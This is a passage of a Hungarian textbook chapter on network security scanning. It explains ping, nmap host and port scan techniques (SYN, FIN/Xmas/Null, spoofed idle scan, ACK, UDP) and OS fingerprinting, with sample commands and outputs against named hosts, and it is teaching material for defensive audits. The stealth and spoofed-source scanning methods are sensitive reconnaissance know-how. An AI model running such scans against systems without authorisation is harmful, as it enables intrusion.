4.6.1 Honnan ered és hogyan működik? Történet és fejlődés.

Az első hivatalos, hálózati pásztázásra is alkalmas eszköz, a *ping* program 1983 decemberében született. Működése az operációs rendszer által megvalósított IP/ICMP protokoll üzenetein alapul: egy hálózatra kötött számítógép az *ICMP echo-request* üzenet fogadásakor az *ICMP echo-reply* üzenettel válaszolhat a feladónak, ezzel jelezve hálózati elérhetőségét. A feladó az üzenet feladása és vétele közt eltelt időből következtethet a hálózati összeköttetés késleltetésére.

A ping létrejöttét a Berkeley Research Labs IP hálózatának rejtélyes működése ihlette, alkotójában nem merült fel az azóta minden Internetre kötött számítógépen fellelhető kis program hálózatbiztonsági alkalmazásának lehetősége. Ez a megállapítás a közelmúltig hivatalosan megjelenő ellenőrző, pásztázó alkalmazások mindegyikére igaz, ugyanis elsősorban a betörők munkáiról van szó: az élet többi területéhez hasonlóan először a rosszindulatú támadások és az ezeket támogató eszközök jelentek meg, majd ezeket követték a támadások elleni védekezés módszerei. Mint ahogy az autóiparban a törésteszt, az internetes hálózati védelem ellenőrzésében is nagyszerű módszernek bizonyult a kockázati tényezők csökkentésében a valós támadási szituációk mesterséges előállítása, ehhez azonban itt is szükség volt a támadásokat támogató eszközökre.

Egy ilyen szimulált támadás menete, és ennek megfelelően főbb eszközei megfelelnek egy valódi támadás jellemzőinek: első lépésben egy *host scannerrel* megkeresik azokat a számítógépeket (IP címeket), melyek a választott címtartományban elérhetőek, ezután az elérhető gépek által nyújtott szolgáltatások *port scannerrel* történő felderítésére van szükség, amit a szolgáltatások *security scannerrel* való ellenőrzése követ.

A host scanner működése a már említett ping programhoz hasonló, sőt sok esetben teljesen azonos: az ellenőrzést végző gép egy próbacsomagot küld a célgép hálózati címére, majd válaszra vár. A válasz elmaradása egyet jelent azzal, hogy a célgép nem érhető el. Már ez az információ is nagyon fontos lehet, hisz alkalmas a hálózat alapvető logikai felépítésének feltérképezésére, felfedi azokat a gépeket is, melyek nem feltétlen nyújtanak szándékosan publikált szolgáltatásokat, de elérhetőek.

A port scanner feladata a célgép egyenként 65535 TCP és UDP portja közül megkeresni azokat, amelyeket a gépen futó valamely alkalmazás nyitva tart. A működés alapvetően itt is a „kérés-válasz” módszerrel zajlik: az ellenőrző gép kapcsolatot próbál kezdeményezni a célgép adott portján keresztül, ha sikerrel jár, tudja, hogy a kérdéses port nyitva van, azaz a porton a célgép valamilyen szolgáltatást nyújt.

Ezután következik a legszerteágazóbb feladatot végrehajtó program, a security scanner, melynek tárházában a célgépen nyitva talált portokhoz tartozó szolgáltatások specializált ellenőrzésére alkalmas tesztek várnak kipróbálásra. Egy ilyen teszt két csoportba tartozhat:

- A fenyegetettségi teszt csak a szolgáltatást végző kiszolgáló program létének, típusának, verziószámának megállapításából von le következtetést az ezekhez tartozó ismert hibák és támadási lehetőségek vonatkozásában.

- A behatolási teszt a rosszindulatú felhasználó viselkedésének szimulációjából, elérési jogosultságok ellenőrzéséből, sőt, esetleg károkozásra alkalmas szolgáltatás túlterhelési támadásból (denial of service attack, DoS), vagy a kiszolgáló szoftver puffer-túlcsordulásának előidézéséből is következtethet egy valódi támadás lehetséges eredményeire.

A figyelmet érdemes még felhívni arra, hogy az ellenőrzést végző és az ellenőrzött gép nem feltétlen különbözik egymástól, sőt léteznek olyan security scannerek, melyek nem is alkalmasak hálózati működésre. Ezek általában a helyi futtatásból származó helyzeti előny miatt fenyegetettségi tesztek végrehajtására különösen alkalmasak, viszont a behatolási tesztelés eredményeinek megbízhatóságát nagymértékben befolyásolhatja, ha egy gép saját magát teszi próbára.

A hoszt, port és security scannerek által begyűjtött információkat, a tesztek eredményeit egy teljes alhálózat ellenőrzésekor általában összesített statisztika formájában érdemes megtekinteni, ezután nyílik lehetőség a kockázatok elemzésére és megfelelő kezelésére, vagyis a szükséges biztonsági frissítések, védelmi megoldások alkalmazására. Bizonyos idő elteltével érdemes lenne megismételni a teljes szimulált támadás alapú ellenőrzést, ez azonban sok erőforrást és időt vesz igénybe, ezért sok esetben előnyösebb úgynevezett „követő ellenőrzést” végezni, ahol csak az előző ellenőrzés óta nyilvánosságra került biztonsági rések vonatkozásában kell az egész alhálózatot újra áttekinteni.

A hálózatbiztonsági pásztázások és ellenőrzések fejlődésére jellemző, hogy a támogató eszközök fejlődésével párhuzamosan nyílt csak lehetőség a teljes szimulált támadási folyamat automatikus elvégzésére, vagyis kezdetben csak a legegyszerűbb host scanner funkció volt bárki számára elérhető, majd később napvilágot láttak különböző port scanner eszközök, és csak az utóbbi években vált jellemzővé a nem ritkán üzleti forgalomban kapható security scannerek elterjedése. A publikus eszközök hiánya azonban nem jelentette soha az ellenőrzés megvalósíthatatlanságát, csupán jóval több szakértelmet igényelt a művelet végzőjétől. A mai napig nem megoldott, és a mesterséges intelligencia további fejlődéséig nem is lesz automatikusan megoldható, egy hálózat teljes körű biztonsági ellenőrzése.

4.6.2 Mi ellen véd? Kockázatcsökkenés módja.

A hálózatbiztonsági pásztázások és ellenőrzések közvetlenül nem nyújtanak védelmet a támadások ellen, sőt a károkozásra alkalmas behatolási tesztek növelik is a közvetlen kockázatot, céljuk inkább az információszerzés, rávilágítás a kritikus, vagy erősebb védelemre szoruló pontokra egy hálózatban.

4.6.3 Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

4.6.3.1 Host scanning

A host scan az adott célgépet méri fel, hogy egyáltalán elérhető-e, válaszol-e a hozzá küldött kérésekre, és milyen szolgáltatásokat nyújt a külvilág felé.

4.6.3.1.1 Ping

A – már említett – ping program használata a legegyszerűbb, az ICMP echo-request üzenetekre küldött echo-reply válaszüzenetek alapján legtöbbször ma már csak a hálózat működőképességét érdemes ellenőrizni, abban az esetben, ha a célgép ismerten válaszol az ilyen kérésekre. Egy ilyen felhasználásra példát mutatunk be az alábbiakban:

```
[mcree@pakk:~]$ ping lutra.sztaki.hu
PING lutra.sztaki.hu (193.225.86.11): 56 data bytes
64 bytes from 193.225.86.11: icmp_seq=0 ttl=254 time=0.4 ms
64 bytes from 193.225.86.11: icmp_seq=1 ttl=254 time=1.9 ms
64 bytes from 193.225.86.11: icmp_seq=2 ttl=254 time=1.4 ms

--- lutra.sztaki.hu ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.4/1.2/1.9 ms
```

A *ping* parancs paraméterezése az első sorban láthatóan egyszerű, csak a célgép címét (lutra.sztaki.hu) kell megadni, ennek hatására 1 másodpercenként echo-request csomagot küld. A visszaérkezett válaszok fontos jellemzőit a „64 bytes from...” kezdetű három hasonló sor hordozza. Az icmp_seq a csomag sorszáma, a ttl a maradék “time to live”, vagyis a válasz visszairányítása során még közbeiktatható routerek maximális száma, a time pedig a választ kiváltó echo-request kérés, és a válasz megérkezte közt eltelt idő. Ha eltekintünk az adatok hálózat-minőségi értelmezésétől, vagyis csak a pásztázási célokra való felhasználhatóságukat tekintjük, a parancs kimenete egysoros is lehetne, mivel csak arra vagyunk kíváncsiak, hogy az adott hálózati cím mögött figyel-e valaki. Egyes operációs rendszerekkel szállított ping verziók alapértelmezésben ennek megfelelően csak “host is alive” vagy “no answer from host” üzenetekkel válaszolnak.

4.6.3.1.2 Port scanner felhasználása host scannerként

Fontos megjegyezni, hogy sok tűzfal eldobja az ICMP echo-request és echo-reply üzeneteket, ezért nem vonhatóak le feltétlen következtetések egy ping próba eredményéből, szükség lehet további ellenőrzésekre. Ennek legegyszerűbb módja az lehet, hogyha a host scannert teljesen kihagyjuk a pásztázási műveletből, és egyenesen a port scannert irányítjuk a letapogatni kívánt címtartományba, a ping módszer által eldöntendő kérdést úgy fogalmazzuk át, hogy egy hoszt akkor érhető el, ha a port scanner talált rajta nyitott, vagy zárt portot, és akkor nem érhető el, ha semmilyen választ sem sikerült kapni. A módszer hátránya természetesen a nagy időigényben rejlik: a ping program egy üzenetváltással eldönthette az elérhetőséget, míg a port scanner technikával nagyságrendekkel több üzenetre is szükség lehet.

Példaképp megmutatjuk a 4 gépből álló 193.225.86.0/30 IP tartomány port scannerrel való végigpásztázásának eredményét. Az ellenőrzés során csak a 80-as TCP portot (-p 80), vagyis a web szolgáltatást vettük alapul a gyorsaság érdekében, további portok megadásával megbízhatóbb eredményeket érhettünk volna el:

```
[root@pakk:~]# nmap -P0 -p 80 --randomize_hosts 193.225.86.0/30

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-26 09:03 CET
Interestring ports on ns2.sztaki.hu (193.225.86.1):
PORT   STATE  SERVICE
80/tcp closed http

Interestring ports on 193.225.86.0:
PORT   STATE  SERVICE
80/tcp closed http

Interestring ports on violin.sztaki.hu (193.225.86.2):
PORT   STATE    SERVICE
80/tcp filtered http
```

```
Interestring ports on debella.ikk.sztaki.hu (193.225.86.3):
PORT   STATE SERVICE
80/tcp open  http

Nmap run completed -- 4 IP addresses (4 hosts up) scanned in 0.055 seconds
```

A legfontosabb eredmény mezők a "STATE" alatt található állapotjelzések, ezek esetünkben a következő három értéket vehetik fel:

- *closed*: a web szolgáltatás ugyan nem érhető el, de a vizsgált hoszt működik, hisz a kapcsolatfelvételi próbálkozásra ICMP port-unreachable választ küldött.
- *open*: a web szolgáltatás elérhető, vagyis a vizsgált hoszt bizonyosan működik.
- *filtered*: a tesztelt hoszt felől semmilyen válasz nem érkezett, ezért a port scanner arra következtet, hogy tűzfal védi a Web szolgáltatáshoz tartozó portot, és a rá érkező üzeneteket válasz nélkül eldobja. Ebből azonban arra is következtethetünk, hogy a célgép nem érhető el.

Látható, hogy egy tűzfal által teljesen védett, és egy kikapcsolt gépet nehéz megkülönböztetni, azonban pásztázási és ellenőrzési szempontból ez a két állapot jóformán megegyezik, hisz nehezen található biztonsági rés olyan gépen, mely a külvilágot (vagy legalábbis az ellenőrzést végző gépet) semmilyen válaszra nem méltatja.

Az eredmények alapján, a port scanner összesítő sorával ellentmondva megállapíthatjuk, hogy a 4 gépes tartományból az egyik gép nem érhető el, három gép elérhető, sőt ezek közül egy még HTTP szolgáltatást is nyújt.

4.6.3.2 Port scanning

4.6.3.2.1 IP protokoll scan

A port scanner első feladata, hogy eldöntse, egyáltalán milyen IP alapú protokollok érhetők el a célba vett számítógépen. A scan során a pásztázó állomás egy olyan IP csomagot küld a célgépre, amelynek protokoll mezőjét az ellenőrizni kívánt protokoll kódjára állítja, azonban a protokoll-specifikus adatmezőt a csomagban 0 byte méretűnek jelzi. Az ilyen IP csomag kibontása során a célgép operációs rendszere megvizsgálja a protokoll-kód mezőt, és ha számára ismeretlen kérést talál benne, a feladónak *ICMP protocol-unreachable* üzenetet küld.

Egy ilyen ellenőrzésre mutatunk példát az egyik legelterjedtebb, általános mintaként is felhasználható port scanner, az **`nmap`** segítségével:

```
[root@pakk:~]# nmap -sO lutra.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-26 08:27 CET
Interestring protocols on lutra.sztaki.hu (193.225.86.11):
(The 250 protocols scanned but not shown below are in state: closed)
PROTOCOL STATE SERVICE
1        open  icmp
2        open  igmp
4        open  ip
6        open  tcp
17       open  udp
103      open  pim

Nmap run completed -- 1 IP address (1 host up) scanned in 28.456 seconds
```

Fontos megjegyezni, hogy bizonyos operációs rendszerek nem foglalkoznak az ICMP protocol-unreachable üzenet visszaküldésével, hanem az ismeretlen formátumot célzó IP csomagot egyszerűen eldobják. Ez erősen megnehezíti a megbízható protokoll felismerést.

4.6.3.2.2 TCP connect() scan

Mivel az internetes szolgáltatások java része TCP protokollon működik, elsődleges fontosságú, hogy a port scanner a nyitott TCP portokról információt szolgáltasson. A legegyszerűbb módszer egy TCP port nyitottságának vizsgálatára, ha megpróbálunk csatlakozni hozzá, az összes modern operációs rendszer által támogatott `connect()` rendszerhívással. Ez a rendszerhívás a TCP protokoll normál működésével összhangban háromutas kézfogást (3-way handshaking) végez a célgéppel.

A későbbi port scan módszerek megértéséhez lássunk egy példát. Az ellenőrzést végző, vagyis kapcsolódni kívánó hosztot hívjuk A-nak, az ellenőrzött hosztot pedig B-nek. Kezdetben B célportja LISTEN állapotban van. Ekkor a sikeres kapcsolatfelvétel lépései:

1. A egy tetszőleges SEQ(A) sorszámmal SYN (synchronize sequence numbers) jelzéssel ellátott üzenetet küld B-nek, aki ettől SYN-RECEIVED állapotba kerül.

   példa: A — [<SEQ=100> <FLAGS=SYN>] → B

2. B válaszként egy saját, szintén tetszőleges SEQ(B) sorszámmal, valamint SEQ(A)+1 ACK (acknowledgement) sorszámmal SYN,ACK jelzésekkel ellátott üzenetet küld A-nak.

   példa: A ← [<SEQ=300><ACK=101><FLAGS=SYN,ACK>] — B

3. A válaszként egy SEQ(A)+1 sorszámú, SEQ(B)+1 ACK értékű ACK jelzéssel ellátott üzenetet küld B-nek, melytől B ESTABLISHED állapotba kerül, azaz a kapcsolat felépülését nyugtázza.

   példa: A — [<SEQ=101><ACK=301><FLAGS=ACK>] → B

Ha a folyamat során A már az első üzenet küldése után ICMP port-unreachable üzenetet kap, vagy nem kap választ, ha B célportja nem LISTEN állapotban van.

A TCP `connect()` scan legnagyobb hátránya, hogy a pásztázni kívánt gépen futó alkalmazás a kapcsolat teljes felépítése, majd annak azonnali lezárása révén feltétlenül értesül arról, hogy egy port scanner leellenőrizte. Mivel minden egyes hoszton 65536 portot kell leellenőrizni, a különböző programok „kapcsolat megszakadt” jellegű hibaüzenetei teleszemetelik a naplófájlokat, sőt az erőszakos, rossz szándékú letapogatási próbálkozások ellen rendszerbe állított *port scanner detectorok* vészhelyzetet érzékelve az ellenőrző gépet kitilthatják vagy blokkolhatják, ezzel meghamisítva az eredményeket. Itt kell megemlítenünk a párhuzamos pásztázások okozta problémákat is, amikor a célt egyszerre több vonalon is pásztázzák a támadók.

A probléma megoldására két lehetőség nyílik: vagy a port ellenőrzést kell jelentősen lassítani, például egy egész IP tartomány párhuzamos ellenőrzésével, hogy egy célgépre adott idő alatt kevesebb próbálkozás jusson, vagy tartózkodni kell a TCP kapcsolatok teljes felépítésétől.

TCP `connect()` scan példának ismét az nmap port scanner egy kimenetét mutatjuk be:

```
[root@pakk:~]# nmap -sT lutra.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-26 10:21 CET
Interestring ports on lutra.sztaki.hu (193.225.86.11):
(The 1638 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
13/tcp    open  daytime
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
```

```
37/tcp    open  time
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
221/tcp   open  fln-spx
223/tcp   open  cdc
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
3000/tcp  open  ppp
3306/tcp  open  mysql
4045/tcp  open  lockd
5001/tcp  open  commplex-link
8007/tcp  open  ajp12
10000/tcp open  snet-sensor-mgmt

Nmap run completed -- 1 IP address (1 host up) scanned in 51.578 seconds
```

4.6.3.2.3 SYN scan

Ezt a – talán legelterjedtebb – rejtőzködő letapogatási technikát „félig nyitott” (half-open) módszernek is nevezik, mivel ez volt az első olyan módszer, amely a port nyitottságának ellenőrzése során nem épít ki TCP kapcsolatot. Első lépésként normál kapcsolatfelvételnek látszó SYN jelzésű csomagot küld, és SYN,ACK csomagra vár. A csomag megérkezése a célport nyitottságát jelzi, ekkor az ellenőrző hoszt azonnal RST (reset connection) üzenettel válaszolva megszakítja a kapcsolat felépülését, és a portot nyitottnak jelentheti. A csomag megérkezésének elmaradása, RST vagy ICMP port-unreachable üzenet vétele esetén a port zártnak tekinthető.

4.6.3.2.4 FIN, Xmas-Tree és Null scan

A SYN scan széleskörű elterjedése maga után vonta, hogy a tűzfalak és port scanner detectorok egy része a zárt portokra érkező SYN csomagokra a connect() scan által kiváltotthoz hasonló naplózási rohamba kezdenek, ezért újabb és újabb ötletek születtek az észrevétlen letapogatási módszerek területén.

Az eredményképp született *FIN*, *Xmas-Tree* és *Null* pásztázási módok a SYN scan továbbfejlesztéseinek is tekinthetők. Az alapötlet mindhárom esetben az, hogy a TCP szabvány alapján a zárt portoknak minden csomagra RST választ kell küldeniük, míg a nyitott portoknak az ismeretlen üzeneteket el kell dobniuk. A FIN scan egy FIN (final data from sender) jelzőbittel ellátott, az Xmas-Tree scan FIN, URG (urgent) és PSH (push) jelzőbitekkel ellátott, a Null scan pedig egy jelzőbitek nélküli IP csomagot küld a tesztelni kívánt portra, majd RST válaszra vár.

Sajnálatos módon több elterjedt operációs rendszer (Microsoft termékek, Cisco, BSDI, HP/UX, MVS, IRIX stb.) nem szabványosan implementálják a TCP protokollt, és olyan portokról is RST választ küldenek, melyek egyébként nyitva vannak, így ezek a pásztázási módok nem minden esetben használhatók.

Például egy Windows rendszerű gép SYN scan eredménye:

```
[root@pakk:~]# nmap -sS rhino.ikk.sztaki.hu

Startingnmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-26 11:38 CET
Interestring ports on rhino.ikk.sztaki.hu (193.225.87.44):
(The 1655 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS

Nmap run completed -- 1 IP address (1 host up) scanned in 0.463 seconds
```

Viszont a Null scan nem mutat nyitott portokat:

```
[root@pakk:~]# nmap -sN rhino.ikk.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-26 11:39 CET
All 1659 scanned ports on rhino.ikk.sztaki.hu (193.225.87.44) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 5.401 seconds
```

4.6.3.2.5 Idle scan

Az idle scan egy elosztott megoldást nyújt port szkenneléshez, méghozzá olyan módon, hogy a pásztázást végző géptől egy csomag sem érkezik az ellenőrzött géphez. Sok operációs rendszer TCP/IP protokoll feldolgozó része ugyanis egy globális számot használ az egyedi IP fragmentációs számok (IPID) előállításához. Ezek a számok az útjuk során datagramokra szétszakított IP csomagok újbóli összerakásában és egyediségének megállapításában játszanak szerepet, azonban ha egy adott gépen belül globálisan számítottak, akkor ez a gép egy kapcsolódó hosztnak információt szivárogtat ki más hosztokkal folytatott kommunikációjáról az IPID számsorozatban az ellenőrzést végző hoszt számára jelentkező kihagyások formájában.

Ha az ellenőrzést végző hoszt egy viszonylag forgalommentes (idle) úgynevezett "*zombie*" gépet talál, amely kiszámítható IPID számokkal válaszol, elvégzi a következő tesztet (legyen A az ellenőrzést végző gép, B a célgép, Z a zombie hoszt):

1. A egy váratlan, vagyis szabálytalan visszaigazoló SYN,ACK csomagot küld Z-nek,
2. Z válaszul egy RST csomagot küld A-nak, aki a csomag IPID mezőjének értékét eltárolja,
3. A egy TCP kapcsolatfelvételre felszólító SYN csomagot küld Z nevében, vagyis hamisított forrás IP címmel, B egy ellenőrizni kívánt portjára,
4. Két eset lehetséges:
   - Az A által tesztelni kívánt port nyitva van, B a hamisított forráscím alapján SYN,ACK csomagot küld vissza Z-nek, aki számára ez váratlan, ezért egy RST csomaggal elutasítja, ám ekkor a globális IPID számlálóját is növeli,
   - Az A által tesztelni kívánt port zárva van, B egy elutasító RST csomagot küld Z-nek, akit ez szintén váratlanul ér, azonban Z a TCP szabvány alapján ilyenkor nem válaszol semmit,
5. A ismét váratlan SYN,ACK üzenetet küld Z-nek,
6. Z erre válaszul ismét RST csomagot küld A-nak, azonban a csomag IPID mezője a 4. pont két lehetősége alapján a 2. pontban A által eltárolt értékhez képest vagy egy, vagy két lépést tett. A ez alapján értesült arról, hogy B tesztelni kívánt portja nyitva, vagy zárva volt.

A fenti lépéseket minden portra elvégezve az ellenőrző hoszt letapogathatja a célgépet anélkül, hogy az egyetlen csomagot is látott volna az ellenőrző hoszt forráscímével. Fontos, és hasznos mellékhatás, hogy az ellenőrzés nem az ellenőrző hoszt számára nyitott portokat találja meg, hanem a zombie hoszt által elérhetőket, ezért alkalmas a gépek közti bizalmi kapcsolatok feltérképezésére is.

Az nmap port scanner idle scan támogatását szemlélteti a következő példa (zombie hosztként a *palcad* nevű gépet használtuk fel, a -P0 az **`nmap`** automatikus kezdeti ellenőrző ping próbájának kikapcsolására szolgál, hogy tényleg egy csomag se érkezzen a lutra.sztaki.hu gépre az ellenőrzést végző *pakk* nevű gépről):

```
[root@pakk:~]# nmap -P0 -sI palcad.ikk.sztaki.hu lutra.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-27 08:52 CET
Idlescan using zombie palcad.ikk.sztaki.hu (193.225.87.20:80); Class: Incremental
Interestring ports on lutra.sztaki.hu (193.225.86.11):
(The 1638 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
13/tcp    open  daytime
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
37/tcp    open  time
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
221/tcp   open  fln-spx
223/tcp   open  cdc
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
3000/tcp  open  ppp
3306/tcp  open  mysql
4045/tcp  open  lockd
5001/tcp  open  commplex-link
8007/tcp  open  ajp12
10000/tcp open  snet-sensor-mgmt

Nmap run completed -- 1 IP address (1 host up) scanned in 71.462 seconds
```

4.6.3.2.6 ACK scan

Az ACK scan közvetlen információt ugyan nem szolgáltat arról, hogy az ellenőrzött gépen mely TCP portok találhatók nyitva, azonban képet mutat a gépet esetlegesen védő tűzfal szabályairól és minőségéről. Segítségével eldönthető, hogy egy tűzfal állapottartó, vagy egyszerű csomagszűrő szolgáltatásokat nyújt. A módszer egyszerű: az ellenőrző gép egy nem létező TCP csatornához tartozó, véletlenszerű paraméterekkel ellátott ACK csomagot küld a tesztelendő portra. Ha a portot tűzfal védi, a csomagot nagy valószínűséggel eldobja, vagy esetlegesen egy ICMP port-unreachable üzenetet küld vissza. Ha azonban a portot nem védi tűzfal, a „gazdátlan" ACK csomag az operációs rendszerből egy RST választ vált ki a port nyitottságától függetlenül. Ez azért fontos eredmény, mert feltérképezhetők a tűzfal által szabadon hagyott „lyukak", következtetéseket lehet levonni a gép esetleges rejtett, vagy időlegesen nyitott, esetleg adott hosztok kiszolgálására korlátozott szolgáltatásaira.

Egy tűzfallal védett gép ACK ellenőrzését szemlélteti az alábbi példa:

```
[root@pakk:~]# nmap -sA netpolice.ikk.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-27 09:39 CET
Interestring ports on netpolice.ikk.sztaki.hu (193.6.16.125):
(The 1656 ports scanned but not shown below are in state: filtered)
PORT    STATE      SERVICE
25/tcp  UNfiltered smtp
80/tcp  UNfiltered http
443/tcp UNfiltered https

Nmap run completed -- 1 IP address (1 host up) scanned in 72.415 seconds
```

4.6.3.2.7 UDP scan

Eddig kizárólagosan a TCP/IP protokoll ellenőrzésére korlátoztuk figyelmünket, pedig a második legelterjedtebb internetes protokoll, az UDP is fontos sebezhetőségek forrása lehet. UDP protokollon működik az általános szolgáltatások közül a DNS, az SNMP, a TFTP, a NetBIOS-ra épülő Windowsos kommunikáció, a Unixos távoli fájlelérést biztosító NFS,

valamint az egyik legsebezhetőbb távoli eljáráshívás szolgáltatás, az RPC is, nem is beszélve a számtalan *backdoor* alkalmazásról (például a hírhedté vált Back Orifice), melyek jó része szintén UDP alapokon kommunikál.

Az UDP port szkennelés az IP protokoll szkenhez hasonlóan abból áll, hogy a pásztázást végző gép 0 byte méretű UDP csomagokat küld az ellenőrizni kívánt portokra, majd ICMP port-unreachable üzenetre vár. Az üzenet elmaradása esetén a portot nyitottnak feltételezi.

A `palcad.ikk.sztaki.hu` nevű Windows-os gép nyitott UDP portjai például:

```
[root@pakk:~]# nmap -sU palcad.ikk.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-27 09:54 CET
Interestring ports on palcad.ikk.sztaki.hu (193.225.87.20):
(The 1470 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
123/udp  open  ntp
137/udp  open  netbios-ns
138/udp  open  netbios-dgm
427/udp  open  svrloc
445/udp  open  microsoft-ds
500/udp  open  isakmp
1028/udp open  ms-lsa
1900/udp open  UPnP

Nmap run completed -- 1 IP address (1 host up) scanned in 5.538 seconds
```

4.6.3.2.8 Host fingerprinting, OS detection

Talán a legfontosabb ellenőrzési módról esik most szó. Valójában nem számítható a klasszikus értelemben vett port szkennelés témakörébe, mégis itt említjük meg, mivel általában a port szkenneléssel egy időben, vagy legalábbis egy szinten kerül sor a *host fingerprinting*-re. A port scanner feladata a lehető legtöbb információ megszerzése a letapogatás során. Ilyen információt hordozhatnak a különböző időzítések, sorozatszámozási minták, keretméretek, és a hálózati réteg egyéb számmal mérhető jellemzői, melyek kombinációjából olyan messzemenő következtetéseket vonhatunk le, mint az ellenőrzött gép operációs rendszerének pontos verziója, legutóbbi újraindításának ideje, az általa kialakított TCP csatornákba való jogosulatlan beépülés veszélyének mértéke, és a már említett IPID számítás mintázatának kiszámíthatósága.

Ezek az információk megkönnyíthetik egy betörő munkáját, ezért elrejtésük fontos feladat lehet a hoszt biztonságának fokozása érdekében. Felhívhatják a figyelmet az operációs rendszer frissítésének szükségességére, illetve arra, hogy a hosztot célszerű lenne tűzfal mögött üzemeltetni.

Egy kiszolgáló „ujjlenyomatának” elemzése az **`nmap`** szerint:

```
[root@pakk:~]# nmap -O -v lutra.sztaki.hu

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-02-27 10:06 CET
Host lutra.sztaki.hu (193.225.86.11) appears to be up ... good.
Initiating SYN Stealth Scan against lutra.sztaki.hu (193.225.86.11) at 10:06
Adding open port 21/tcp
Adding open port 8007/tcp
...
Adding open port 25/tcp
The SYN Stealth Scan took 50 seconds to scan 1659 ports.
For OSScan assuming that port 13 is open and port 1 is closed and neither are
firewalled
Interestring ports on lutra.sztaki.hu (193.225.86.11):
(The 1638 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
13/tcp    open  daytime
21/tcp    open  ftp
```

```
...
10000/tcp open  snet-sensor-mgmt
Device type: general purpose
Running: Sun Solaris 8
OS details: Sun Solaris 8
Uptime 51.674 days (since Tue Jan  6 17:56:39 2004)
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=52181 (Worthy challenge)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 54.213 seconds
```

4.6.3.3 Security scanning

A *security scanning* az ismertetett hoszt és port szkennerekre, továbbá egyéb hálózati folyamatokat végrehajtó programokra támaszkodik. Azonban amint azt a bevezetőben is említettük, a biztonsági ellenőrzések csak egy kis része automatizálható, általában jelentős emberi segítséggel és nagy szakértelemmel hajtható csak végre, ezért ebben a szakaszban csak az általános alapelvek áttekintésére szorítkozhatunk, mivel a konkrét példák nagyrészt mélyreható termékismertetővé válnának, vagy megmaradnának az „ezzel a programmal ellenőrizzük le ezt az IP címet” szinten. A konkrét szoftverrel támogatott megoldások elérhetőségét a fejezet végén található hivatkozástárban foglaltuk össze, egy-egy megjegyzéssel kiegészítve.

A biztonsági ellenőrzések egy része túlmutat a hálózatbiztonsági megoldásokon, mégis fontos szerepet játszik egy hálózat védettségének kialakításában, ezért fogalmi szinten érdemes velük megismerkedni:

- *Social engineering*: sokszor nem is gondolnánk mekkora támadási felületet nyújthatnak egy hálózat jóhiszemű felhasználói, akik egy magát hálózati felügyelőnek vagy rendszergazdának kiadó személy telefonhívására vagy levelére hajlandók gépeikre ismeretlen eredetű programokat telepíteni, vagy jelszavakat és egyéb érzékeny információkat kiadni. A jóindulatú social engineering egyfajta “*user scanner*”-ként működve a felhasználók körében fellelhető ilyen jellegű biztonsági hiányosságokra próbál rátalálni.

- *War dialing*: célja egy hálózathoz való, a hálózat elsődleges védelmi peremeit (például a tűzfalat) megkerülő kapcsolódási lehetőségek felderítése. Általában az analóg telefonhálózat egyes mellékein a felhasználók által saját célokra üzemeltetett modemes elérésekre kell gondolni, melyeket a hálózatra való kapcsolódásra alkalmas gépek mellől elérhető telefonvonalak feltárcsázásával lehet legegyszerűbben felderíteni (innen az elnevezés).

- *Source code analysis*: a kiszolgáló szoftverek forráskódjának analízise hálózati és általános biztonsági szempontokból, főként *buffer-túlcsordulás* hibák [SaveAs] és egyéb hálózati viselkedési hiányosságok után kutatva.

- *Public information search*: több esetben előfordul, hogy a védeni kívánt adatok egy része valamilyen módon nyilvánosan elérhető. Előfordulhat például, hogy egy távolról is elérhető webszerver egy cég dolgozóinak intranet szolgáltatást is nyújt, az intranet és internet felület pedig közös keresővel rendelkezik. Ilyenkor hiába elérhetetlenek kívülről az intranetes oldalak, a kereső jól formázott keresési feltételek alapján apró részletekben átszivárogtathatja az egész információt a külvilágba. Ilyen, és ehhez hasonló problémák alapján célszerű minden lehetséges információ megszerzésére próbákat tenni, hogy időben elzárhatóak legyenek az adatszivárgási csatornák.

Az említett, csak részben technikai jellegű ellenőrzéseken túl a fejezet bevezetésében említett security scan megoldásokat három fő szempont, a perspektíva, a behatás és az ellenőrzési mélység szerint csoportosíthatjuk.

4.6.3.3.1 Perspektíva

Az ellenőrzés perspektívájának nevezzük a behatolást végző/megkísérlő ember vagy gép a hálózatra vonatkozó előzetes ismereteinek mélységét. Minél teljesebb ezen előzetes ismeretek köre, annál valószínűbb a behatolás sikeressége, vagyis a jogosulatlan információszerzés vagy károkozás.

